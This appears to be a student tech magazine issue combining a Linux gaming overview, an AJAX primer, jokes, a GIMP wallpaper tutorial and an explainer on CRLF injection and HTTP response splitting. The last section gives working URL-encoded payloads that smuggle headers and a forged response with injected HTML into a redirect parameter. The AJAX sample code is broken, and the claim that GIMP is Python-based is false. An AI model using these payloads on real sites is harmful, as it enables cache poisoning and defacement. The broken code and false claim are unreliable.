Linux gaming refers to all game titles that can run on Linux based operating systems. This can refer to free / open source games, which may also be commercial, that run natively on Linux, or proprietary games that have Linux ports. Linux gaming can also refer to Linux based gaming devices such as the Pandora gaming console, or gaming oriented distributions such as SuperGamer. Linux gaming can also be considered to be related to gaming on the Android platform, although there are distinct differences between the two systems and industries. As far as development is concerned, library support for Linux gaming is provided by OpenGL, ALSA, OpenAL and SDL, a cross-platform multimedia wrapper around system-dependent libraries, as well as Pygame. The DRI project provides open source video card drivers, and NVIDIA and ATI also release binary kernel modules for their video cards. Linux also runs on several game consoles, including the Xbox, PlayStation 2, PlayStation 3, GameCube, and Wii which allows game developers without an expensive game development kit to access console hardware. Several gaming peripherals also work with Linux, such as gaming mice from Roccat which have official Linux drivers and even a free software user-space utility. Several game development tools also run on Linux, including Game Editor and GtkRadiant.

One constant complaint about the Linux desktop is that it doesn't have enough games. That's actually not true. Linux has plenty of games. What these people usually mean is that it doesn't have their favorite Windows games. Now that's changing… Linux has never been a big gaming platform. Some have suggested that it might be a good idea for vendors to work on making Linux a gaming platform for its own high-end games, but little has come of this idea. Of course, it's always been possible to run many popular Windows games on Linux. CrossOver Games is based on the open-source project Wine, an implementation of the Windows API that runs on top of the Unix/Linux operating system family. You can run Windows games on Linux, including Steam-based ones, with Wine alone, but you'll need to be an expert Linux user and have a good idea of what each game demands from its environment to pull those tricks off. Unless you're the kind of person that enjoying working on technology more than playing games, you're better off buying CrossOver Games.

Some games which are rated as running flawlessly include Guild Wars, Supreme Commander, Half Life 2, Counter-Strike Source, Left 4 Dead, Silkroad Online, Spore 1.x, StarCraft II, WarCraft III, The Sims 3, Star Trek: Voyager - Elite Force, Duke Nukem: Manhattan Project, and World of Warcraft.

A few original open source video games have attained notability:

Assault Cube, Nexuiz is a first-person shooter.
Battle for Wesnoth is a turn-based strategy game.
Blob Wars: Metal Blob Solid is a 2D platform game.
Chromium B.S.U. is a fast paced, arcade-style, top-scrolling space shooter.
Crimson Fields is a turn-based tactical wargame.
Cube 2: Sauerbraten is a 3D first-person shooter with an integrated map editing mode.
Glest is a real-time strategy game, with optional multiplayer.
NetHack and Angband are text-based computer role-playing games.
Project: Starfighter a multi-directional, objective based shoot-em-up.
Slingshot two-person spaceship shooting near planetary gravity.
TORCS (The Open Racing Car Simulator) - considered one of the best open-source racing simulators, with realistic graphics and vehicle handling.
Tremulous is a 3D first-person shooter/real-time strategy game.
Tux Racer is a 3D racing game featuring Tux.
Urban Terror is a standalone Quake III Arena first-person shooter. (Proprietary mod)
Warsow is a Quake-like, fast-paced first-person shooter.
There are a larger number of open source clones and remakes of classic games:
Warzone 2100 is a real-time strategy and real-time tactics hybrid computer game. Originally published by Eidos Interactive and later released as open source.
FreeCiv is a clone of Civilization II.
FreeOrion is inspired by Master of Orion.
Frozen Bubble is a clone of Puzzle Bobble.
Grid Wars is a clone of Geometry Wars.
Head Over Heels, a ZX-Spectrum action platformer, was remade for Linux, Windows, Mac OS X, and BeOS.
Hedgewars is a clone of Worms. Worms replaced with hedgehogs.
Train Simulation Framework is a train simulator which can read the formats originally used for

OpenTTD is a remake of Transport Tycoon Deluxe.
Performous is a clone of Guitar Hero. .
Scorched 3D is a 3D adaptation of Scorched Earth.
Spring originally is a clone of Total Annihilation, but actually is a platform for real time strategy games.
StepMania is a clone of Dance Dance Revolution
SuperTux is a clone of Super Mario Bros.
Bill Kendrick has developed many free software games, most inspired by games for the Atari 8-bit and other classic systems.

Several video games that are currently planned or are likely to have Linux ports are currently under development. These include several first-person shooters, such as Dark Salvation and Rage; some role-playing games such as The Broken Hourglass, Wakfu, and Dilogus: The Winds of War; several strategy games, such as OilRush, 0 A.D, Achron, Avaneya, Disciples II: Dark Prophecy, and Europa Universalis II; as well as adventure games such as Asylum and Iron Sky: Operation Highjump. Some other games that are planned to have Linux ports include Garshasp: The Monster Slayer, Bandits: Phoenix Rising, Natural Selection 2, Shifter: Robotic Uprising, Overgrowth, Postal III, Scoregasm, and Trine 2. These games may be commercial games or free software projects currently under development, some of which may already be available for other platforms.
Some Independent game developers like 2D Boy, Hemisphere Games, Kristanix Games, Frictional Games, Amanita Design, Unigine Corp. released Linux versions of many games like World of Goo, Mystic Mine, Series of Chicken Invaders, racing game H-Craft Championship.

-Vivek Sinha. 2nd year cse.

AJAX

Asynchronous Javascript And XML

WHAT,WHYAND HOW?

What is AJAX?

AJAX stands for Asynchronous Javascript and XML. It is neither a technology nor a programming language, rather it is a technique using which we can make asynchronous requests to the server without reloading the page.

Why AJAX?

To understand why AJAX is used, we have to first look at the different components of web development. First there are static HTML pages where all the content is fixed or static. Then there comes Client side scripting in the form of Javascript which adds more functionality and interactivity to the site. Then there is Server Side Scripting in the form of PHP , ASP, Perl etc. which are used to
handle requests on the server side e.g inserting a user's info in a database maintained in the server.
Now , all of these come together and build a complete functioning web site, but there is something missing. The Client side script can't communicate directly with the server, and the server side script needs the page to be submitted to work upon the data. There is no way to get data from the server "on the fly".
This is where AJAX comes in .Using AJAX we can make asynchronous requests to the server i.e. we can send and request data from the server while the user is working on the page. Using AJAX very powerful and user friendly web applications can be built , which solely depends on how much the developer can imagine, the possibilities are endless. Some very popular sites where AJAX is used are
Google (Google Suggest), Gmail, Google Maps,Flickr,Facebook etc.

How it works?

Now, one might wonder that how AJAX works. The logic is pretty simple, we first create a XMLHttpResponse object in javascript, use that object to send data to a server side script which processes the data and returns some result which can be easily retrieved. All this can be done while a user is working on the page. A very good example of AJAX implementation is form validation on the fly i.e. validation of the user entered data as he/she is typing . This saves the trouble of filling the form again from starting in case of an error . This is faster as the page doesn't need to be submitted for validation. Although it is customary to receive data in the form of XML, it is not compulsory. The server side script can very well return the data in the form of a string
The above few lines may make it look that the coding involved with AJAX is really complicated and problematic, but in reality it is the complete opposite. It is very simple and any one with the idea of basic Javascript and Server Side Scripting can implement AJAX without any problems at all. .
A sample Javascript code implementing AJAX is given below:
(Some experience with Javascript and server side programming with PHP is assumed)

```
//First we create a XMLHttpResponse object

var xmlhttp=new XMLHTTPResponse();

//then we open a server side script say check.php and send data to it using GET method.

xmlhttp.open("GET","check.php?name=abc", true);
xmlhttp.send();
//then we specify a function which would be run when the object has completed its request

xmlhttp.onreadystatechange=process();


//Now we define the function process() which is used to process the data sent back by the server


function process(){
    if(xmlhttp.readyState==4|| xmlhttp.status==200){
        var status=xmlhttp.responseText;        //if the data is sent in the form of text
        var status=xmlhttp.responseXML          //if the data is sent in the form of XML
        ....
        ....
        ....
        ....
    }
}
```

As we can see it really simple to implement AJAX and the user friendliness and visibility of a site can be greatly improved by using it in an intelligent and planned manner.

THIS ARTICLE ENDED PRE-MATURELY. SO, HERE ARE SOME HUMOR TO KEEP YOU OCCUPIED
Yeah, Windows is great... I used it to download Linux.
If Windows is the answer, it must have been a stupid question. -- Filip Van Raemdonck
There are two rules for success: 1. Never tell everything you know. -- Tobias Toedter
"easy as 3.141592653589793238462643383279502884"
"In theory, there's no difference between theory and practice. But, in practice, there is." - Flash Gordon, M.D.
[dpkg] We are the apt. Resistance is futile. You will be packaged.
"I have not failed. I've just found 10,000 ways that won't work." --Thomas Edison
Any sufficiently advanced bug is indistinguishable from a feature.
I am root. If you see me laughing, you better have a backup!
If it's not broken, let's fix it till it is.
That which does not kill me makes me stronger. That which does kill me I'll deal with when I respawn.
Microsoft is to operating systems & security .... what McDonalds is to gourmet cooking.
When an engineer says that something can't be done, it's a code phrase that means it's not fun to do.
To understand recursion, we must first understand recursion
Be incomprehensible. If they can't understand you, they can't disagree with you.
This message was brought to you by the numbers 0 and 1.
Unix is user-friendly. It's just picky about who its friends are.

GIMP

GNU-IMAGE MANIPULATION PROGRAM


GIMP is a free and open source raster graphics editor based on python. It's available on Linux, Windows, Mac and Solaris. It is primarily employed as an image retouching and editing.

GIMP's original creators,Spencer Kimball and Peter Mattis, began developing GIMP in 1995 as a semester-long project at the University of California, Berkeley, it became public in 1996, as GIMP released as ver. 0.54. Now a days, the GIMP ver. 2.6 is readily used everywhere.

Any photoshop or corel-draw user can learn gimp in a very short time, as most of the basics are the same, including layers, brushes, selections, paths. In the latest version you would also find many other features such as flames, clouds, fractals and many more math based render options.

FUN FACT -> GIMP runs both psd and xcf files, so you can even edit your photoshop files in gimp. :)

Here, i would show a basic tutorial in how to make a 'cool wallpaper' for your desktop in seconds, the image size taken here is 1600x900 which would fit most screens, feel free to choose whatever size you want to do.



Create a New Image

Template:

Image Size

Width: 1600

Height: 900 pixels

1600 × 900 pixels
72 ppi RGB color


Advanced Options

Paintbrush: Mode: Normal; Opacity: 100.0; Brush: Circle (11); Scale: 1.00

Brush Dynamics
☐ Fade out
☐ Apply Jitter
☐ Incremental
☐ Use color from gradient

Brushes: Circle (11) (13 × 13); Spacing: 20.0

Image – Screen shot – Making a new blank page.
While making a blank page, from File-->New Image, the above dialogue box opens up and letting us fill in the image size. The Advanced options gives us the choice of selecting dpi, color space and comments on the image, as shown in the Screen shot below.


Create a New Image

Template:

Image Size

Width: 1600

Height: 900 pixels

1600 × 900 pixels
72 ppi, RGB color

Advanced Options

X resolution: 72.000


Y resolution: 72.000 pixels/in

Color space: RGB color

Fill with: Background color


Comment: Created by Kenzo!

Image --> Screen Shot- Advanced Options
As we hit 'ok', we would get a blank page which more or less looks like the one below.


Untitled-1.0 (RGB, 1 layer) 1600x900 – GIMP


Click to paint (Ctrl to pick a color)

Image --> Screen-Shot – Blank Page
To give a fair idea of what things are, we can see the tools on the left, in the toolbox, the tool options just below it, now showing the brush options (brush being the current tool selected). On the right, we can see layers, on the tab beside it, is channels, then paths and then undo history. Below it, we have brushes, patterns and gradients.


Bucket Fill Tool: Fill selected area with a color or pattern Shift+B


Here we see the bucket tool in the ToolBox

In the tool options we select, FG(Foreground) color fill and fill whole selection.
As we have black as the foreground color, we would get the whole canvas as black.
Now, we need to create a new layer, which can be done by clicking on the new layer button in the layers panel. Shown in the image below,



Create a new layer and add it to the image
Shift Create a new layer with last used values

Now, on clicking that, we get another dialogue box, asking for layer name, layer size and layer fill, we would just leave it as it is, and hit ok, this would create the new layer for us.
Now, we move on to put what should be in the wall-paper, which is this, we go to the Filters Menu --> Render --> Nature --> Flame, to get a window on the screen which looks like the one shown below.




Brightness: 1.00
Contrast: 1.00
Gamma: 2.00
Sample density: 5.00
Spatial oversample: 2
Spatial filter radius: 0.75
Colormap: Custom gradient

Notching up the bars, we turn the Brightness up to to 3.00 and the contrast to 1.50, And color map to sunny harvest.
Then we click on 'Edit'. Here, you would find, many Directions and Variants, change them according to your will and what you feel best. Once you are done, hit ok,you would return to this window on the left. Go to the camera tab, increase or decrease zoom and x and y axis till you get the perfect position of what you want. Once you are done, hit 'ok'. The computer would take some time depending on the speed of your computer and the image size, to which how much time it would take to render the flame.
Once it is done, you would see a more or less faint image of the object, to make it more bright and prominent, click on the duplicate layer button, which you find near to the new layer button as previously shown.
Keep duplicating the layer, till you get the exact quantity of light that you need for the image.
Optional: If you want some higher saturation of colors, turn the layer mode of some of the copied layers from normal to overlay, though this would decrease the brightness of the overall image, this is sure to make the image a bit more colorful


As for what i did, i got somewhat a image that looks like this.

Now if you want more color to your images, than there is now, you would want to select every layer, go to Colors – Hue and Saturation and notch up the Saturation to the maxium, hence you would get a result more or less like this,


Now what if i add a small text, say "INNOVATE" on the right of the image, to add the text, go click on the 'A' on the toolbox, you would need to make a rectangle on the screen determining the margins of the text, once that is done, you would get a small box to write the text on, and the tool options would show you the color of the text and the font, for this file,



Once you are done, hit close. Then right click on the text layer, and click on alpha to selection. You would find that the text has been selected somewhat like this way.



After the selection has been made, click the new layer button, and make a transparent layer. Then on the toolbox, click on the gradient button. Then make the changes to the foreground and background color, they can be changed by clicking on the two colors at the bottom of the toolbox. Make the foreground color as #ff0000 and the background color as #fffbc0. (In other words deep red, and very light yellow). Now make a vertical gradient by drawing a vertical line in the selection. This line can be made perfectly vertical by pressing Ctrl or Cmd (in Mac) while holding down the mouse. Once it is done, go to the layers panel and decrease opacity to somewhat 30 %. Now, that's the end of the tutorial, the end result would look somewhat like this.



That's it. Go to file and save the file with a .xcf extension and as well as a .jpg extension to keep as your wallpaper. Enjoy. :)

-Sayantan Datta
(kenzo.zombie@gmail.xom)


CRLF Injection / HTTP Response Splitting Explained

Introduction

CRLF Injection Vulnerability is a web application vulnerability happens due to direct passing of user entered data to the response header fields like (Location, Set-Cookie and etc) without proper sanitsation, which can result in various forms of security exploits.Security exploits range from XSS, Cache-Poisoning, Cache-based defacement,page injection and etc.

What is CRLF ?

CR (Carriage Return) and LF (Line Feed) are non-printable characters which together indicate end-of-line. For-example when you type text on a text-editor like Notepad and hit enter for a new-line, Notepad automatically inserts CR and LF characters at the end of last line.


*new 1 - Notepad++
File Edit Search View Encoding Language Settings Macro Run TextFX Plugins
new 1

```
ThisCRLF
isCRLF
aCRLF
sentence inCRLF
variousCRLF
linesCRLF
```

A multi-line text depicting CRLF sequences as line terminators

In the ASCII table, CR has a value 13 in decimal and D or 0D in Hex and LF has value 10 in decimal and A or 0A in Hex.Sometimes they are written in escape sequence like "\r\n".

The HTTP header

HTTP headers are requests to a server and the information that the server returns in-response to that request.Typically when we browse the web using a web-browser the browser generate requests to the server (Client-side requests) and reads (parses) the data given back by the server (Server-side Response) to display the web-pages.

A typical browser-website (client-server) communication to display a home page (www.example.com) :

Notice the [CRLF] sequences below closely


Browers sends the following request:

```
GET / HTTP/1.1[CRLF]
Host: www.example.com[CRLF]
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0[CRLF]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5[CRLF]
Accept-Encoding: gzip, deflate[CRLF]
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7[CRLF]
Connection: keep-alive[CRLF][CRLF]
```

Server responds to the request:

```
HTTP/1.1 200 OK[CRLF]
Date: Wed, 24 Aug 2011 17:48:46 GMT[CRLF]
Server: Apache/1.3.33 (Win32) PHP/5.0.2[CRLF]
X-Powered-By: PHP/5.0.2[CRLF]
Keep-Alive: timeout=15, max=100[CRLF]
Connection: Keep-Alive[CRLF]
Transfer-Encoding: chunked[CRLF]
Content-Type: text/html[CRLF][CRLF]
<HTML><BODY><TITLE> Welcome to Example.com</TITLE><body><b><font face='Lucida
Console' size='7' color='maroon'>
<center>Welcome to Example.com
</center></font></BODY></HTML>
```

Now the browser reads and understands this request then it displays the web-page:



Welcome to Example.com

So, I think this is enough about a simple HTTP header and transaction made via it.


Note: [CRLF] sign above indicates CRLF sequences

A LITTLE BIT OF REDIRECTION

While browsing websites you must have seen notices like "Redirecting....." or "Moving you too a new page " and etc.This switching or moving to a new page to a site is called Redirection.

Consider the following example (using www.example.com as dummy site):

The image below shows you the homepage of www.example.com :



Welcome to Example.com

Please wait a few seconds while we redirect you to the main page

The site says that it will redirect in a few a seconds to main page and then it redirects to www.google.com.

The code employed by the page is this :

```
<HTML><BODY><TITLE> Welcome to Example.com</TITLE><META HTTP-EQUIV='Refresh'
 CONTENT='5;
URL=http://www.example.com/redir.php?url=http://www.google.com'><body><b><font
face='Lucida Console' size='7' color='maroon'>
<center>Welcome to Example.com
</font></b><br><br><br><br>
<font color='red' size='4'>Please wait a few seconds while we redirect you to the main
page</font>
</center></BODY></HTML>
```

In the META tag there is a directive for redirection, the URL parameter contains the location of site (http://www.example.com/redir.php?url=http://www.google.com in our case which can also be altered by the user) for redirection. The CONTENT parameter contains the time in seconds for the redirection to begin.

The Header view of Redirection:

```
GET /redir.php?url=http://www.google.com HTTP/1.1[CRLF]
Host: www.example.com[CRLF]
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0[CRLF]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8[CRLF]
Accept-Language: en-us,en;q=0.5[CRLF]
Accept-Encoding: gzip, deflate[CRLF]
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7[CRLF]
Connection: keep-alive[CRLF][CRLF]
```

```
HTTP/1.1 302 Found[CRLF]
Date: Tue, 23 Aug 2011 17:52:17 GMT[CRLF]
Server: Apache/1.3.33 (Win32) PHP/5.0.2[CRLF]
X-Powered-By: PHP/5.0.2[CRLF]
Location: http://www.google.com[CRLF]  (User-input in Location)
Keep-Alive: timeout=15, max=99[CRLF]
Connection: Keep-Alive[CRLF]
Transfer-Encoding: chunked[CRLF]
Content-Type: text/html[CRLF]
```

```
GET / HTTP/1.1[CRLF]
Host: www.google.com[CRLF]
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0[CRLF]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8[CRLF]
Accept-Language: en-us,en;q=0.5[CRLF]
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: keep-alive[CRLF][CRLF]
```

The server of www.google.com responds with HTTP 200 OK and the contents of Google Homepage

At first the browser sends a request to the redir.php script which helps in redirection with parameter "url" set to http://www.google.com. The server responds the request with a 302 Found and inserts the value in "url" to the Location field of response header. Now by reading the response header the browser finds the exact place to move, i.e, www.google.com and sends a GET to www.google.com and then displays the Google Homepage.

Manipulating headers with CRLF injection

From the above example it is very clear that there can be a modification of the header by the user, since its Location field is working on user-passed input.

Let Us Consider the example:

Notice the %0d%0a (CRLF) combination used:

```
GET /redir.php?url=%0D%0ANew_Header:New_Header_Value%0D%0A HTTP/1.1[CRLF]
Host: www.example.com[CRLF]
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0[CRLF]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8[CRLF]
Accept-Language: en-us,en;q=0.5[CRLF]
Accept-Encoding: gzip, deflate[CRLF]
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7[CRLF]
Connection: keep-alive[CRLF][CRLF]
```

Response :

```
HTTP/1.1 302 Found[CRLF]
Date: Tue, 23 Aug 2011 18:34:36 GMT[CRLF]
Server: Apache/1.3.33 (Win32) PHP/5.0.2[CRLF]
X-Powered-By: PHP/5.0.2[CRLF]
Location:[CRLF]
New_Header: New_Header_Value[CRLF] (An injected header field using the CRLF characters)
Keep-Alive: timeout=15, max=99[CRLF]
```

In the above browser request we have just changed the "url" parameter and inserted some CRLF characters around the value New_Header:New_Header_Value (%0D%0ANew_Header:New_Header_Value%0D%0A) .Now the Server responds to this request by injecting the CRLF characters in the response and while doing this it accidentally injects a new header field.New added fields like Pragma, Cache-Control, Last-Modified can lead to cache poisoning attacks.

Another example depicting Code Injection and Response Splitting:

Request:


```
GET/redir.php?url=%0d%0aContent-Type:%20text/html%0d%0aHTTP/1.1%20200%20OK%0
d%0aContent-Type:%20text/html%0d%0a%0d%0a%3Ccenter%3E%3Ch1%3EHacked%3C/h1
%3E%3C/center%3E HTTP/1.1[CRLF]
Host: www.example.com[CRLF]
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0[CRLF]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8[CRLF]
Accept-Language: en-us,en;q=0.5[CRLF]
Accept-Encoding: gzip, deflate[CRLF]
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7[CRLF]
Connection: keep-alive[CRLF][CRLF]
```

Server Response :

```
HTTP/1.1 302 Found[CRLF]
Date: Tue, 23 Aug 2011 18:49:08 GMT[CRLF]
Server: Apache/1.3.33 (Win32) PHP/5.0.2[CRLF]
X-Powered-By: PHP/5.0.2[CRLF]
Location:[CRLF]

Content-Type: text/html[CRLF][CRLF]

HTTP/1.1 200 OK [CRLF] (New Response Header Created Using CRLF Injection, Response Splitting)
Content-Type: text/html[CRLF][CRLF]

<center><h1>Hacked</h1></center>[CRLF]
Keep-Alive: timeout=15, max=100[CRLF]
Connection: Keep-Alive[CRLF]
Transfer-Encoding: chunked[CRLF]
Content-Type: text/html[CRLF][CRLF]
0
```

The above example shows the creation of a new header (not header field) using CRLF Injection. The entire data in the "url" parameter is again injected in the response header this time the data is crafted such a way that it leads to a new header creation .

Page Looks Like :



```
http://www.example.com/redir.php?url=%0D%0AContent-Type: text/html%0D%0A%0D%0A<center><h1>Hacked</h1></ce
```

Hacked

Keep-Alive: timeout=15, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html 0
